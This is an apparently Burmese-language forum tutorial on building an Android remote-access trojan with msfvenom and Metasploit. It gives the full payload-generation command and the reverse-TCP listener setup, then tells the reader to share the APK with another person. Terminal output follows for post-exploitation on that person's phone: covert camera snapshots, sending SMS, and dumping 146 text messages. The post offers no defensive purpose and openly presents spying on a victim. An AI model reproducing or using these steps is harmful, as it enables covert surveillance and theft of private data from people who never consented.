salam to all

ကျနော်ဒီနေ့ပြမှာကတော့ (Android Rat) android hack with metasploit ပါပဲ :P

1 metasploit ရှိထားရပါမယ်

2 home internet ဖြစ်ရမယ် သို့မဟုတ် **port forwarding** လုပ်လို့ရတဲ့ ဟာဖြစ်ရပါမယ် အစဉ်ပြေမယ် မရရင်တော့ ကိုယ့်Network ထဲမှာ ရှိမှအစဉ်ပြေပါမယ်။

စမယ်ဆိုတော့

အရင် port forwarding လုပ်ပါ အဲဒါကိုတော့ internet Router ပေါမူတည်ပြီး ကွာပါတယ်။ အဲဒါအရင်လုပ်ပါ။

ပြီးရင် ကိုယ့်အိုင်ပီကိုတချက်ပြန်ကြည့်ပါ။ window မှာ cmd မှာ ipconfig ကြည့်လိုက် ဥပမာ 192.168.121.5 ပေါ့


တကယ်လို linux မှာဆိုရင် ကောမန့်မှာ ifconfig ဆိုပြီး ရိုက်ကြည့်လိုက်ပါ။

ကျနော်တော့ linux မှာသုံးတော့ linux နဲ့ပဲပြပါမယ်။


ပြီးရင် rat apk တခုပြုလုပ်ပါမယ်။

ကော့မန့်လိုင်းခေါ်ပြီး msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.121.5 LPORT=4444 R > /root/Desktop/n.apk


ရိုက်လိုက်ပါ။




ရိုက်လိုက်တာနဲ့ အောက်ပါအတိုင်းပေါလာမှာပါမယ်။




ကဲ rat apk တခုပြုလုပ်ပြီးပါပြီး




n.apk လေးရပါပြီ။ :P

ပြီးရင် metasploit ဖွင့် ပြီးရင် အောက်ပါအတိုင်းကော့မန့်ပေးပါ

use exploit/multi/handler

ပြီးရင်

set payload android/meterpreter/reverse_tcp

ပြီးရင်

set LHOST 0.0.0.0 ဒီနေရာမှာကိုယ်အိုင်ပီထည့်

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 0.0.0.0
```

ပြီးရင် exploit ကိုရိုက်

```
Terminal
File  Edit  View  Search  Terminal  Help
msf exploit(handler) > exploit

[*] Started reverse TCP handler on  0 . 0 .0.0 :4444
[*] Starting the payload handler...
```

ဒီလိုဆိုရပါပြီ :P

Rat apk ကို တခြားသူတယောက်ကို ခနကလုပ်ထားတဲ့ n.apk လေးရှယ်ပေးလိုက် သူ install လုပ်လိုက်ပြီး open လုပ်တာနဲ့ ရပါပြီ။

```
Terminal
File  Edit  View  Search  Terminal  Help
msf exploit(handler) > exploit

[*] Started reverse TCP handler on [redacted]
[*] Starting the payload handler...
[*] Sending stage (60830 bytes) to [redacted]
[*] Meterpreter session 3 opened ([redacted]4444 -> 0.0.0.0 at 2016-0
2-04 13:07:39 -0500

meterpreter >
```

ရသွားပါပြီ :P ဘာတွေလုပ်လို့ရလဲကြည့်ကျမယ် အဲဒီတော့ ကျနော်တော့ အရင်ဆုံး
ဘယ်ဖုန်းလဲဘာလဲသိချင်တော့ sysinfo လို့ရိုက်လိုက်တယ်။


နောက်တခြားဘာတွေလုပ်လို့ရလဲဆိုတာ သိချင်ရင် help ဆိုပြီးရိုက်လိုက်ပါ။ :P

နောက်စမ်းအုံးမယ် ဓါတ်ပုံခိုးရိုက်မယ်

webcam_list ဆိုပြီးကြည့်လိုက် ဖုန်းမှာ camera ဘယ်၂ခုပါလဲပေါ့


ကျနော်ဟက်ထားတဲ့ဖုန်းက ၂ခုပါတယ်


1: Back Camera

2: Front Camera

ပြီးရင် ခိုင်းရိုက်မယ် webcam_snap 1

Auto save ဖြစ်သွားပါမယ် :P







နောက်ပြီး sms ပို့ကြည့်မယ် :P

ကောမန့်က send_sms -d +9592065498 –t Hallo

နံပါတ်နဲ့စာကိုယ်ထည့်ချင်တာထည့်ပါ။

```
meterpreter > send_sms  -d   092056478   -t Hallo
[+] SMS sent - Transmission successful
```

ရတယ် ဖုန်းထဲဝင်မဝင်တချက်ကြည့်မယ်


●●●○○ LYCAMOBILE LTE
7:38
Thursday, February 4
Nyi Nyi San now
Hallo
slide to reply
try again


●●●○○ LYCAMOBILE LTE
7:38 PM
Messages (8)
Nyi Nyi
Details
Text Message
Today 7:37 PM
Hallo
Text Message
Send


:P

နောက်ပြီး ဖုန်းထဲမှာ sms ဘယ်လောက်ဝင်ထားလဲသိချင်တယ်။ အဲဒီတော့ ကော်မန့်ကို dump_sms နိပ်လိုက် Auto save ဖြစ်သွားပါမယ်။

```
meterpreter > dump_sms
[*] Fetching 146 sms messages
[*] SMS messages saved to: sms_dump_20160204135004.txt
```

:D sms 146 စောင်ရှိတယ် :P

ကဲဖွင့်ကြည့်မယ်




နောက်တခြားဖုန်းထဲက ဘယ်ဖိုင်မဆိုဖျက်လို့ရသလို ထည့်လို့လဲရပါတယ် နောက်ပြီးတခြား လုပ်နိုင်တွေအများကြီးရှိပါတယ်။

အားလုံးအဆင်ပြေရင် ဒိုအာမာသတိရပေးပါ။

Salam to All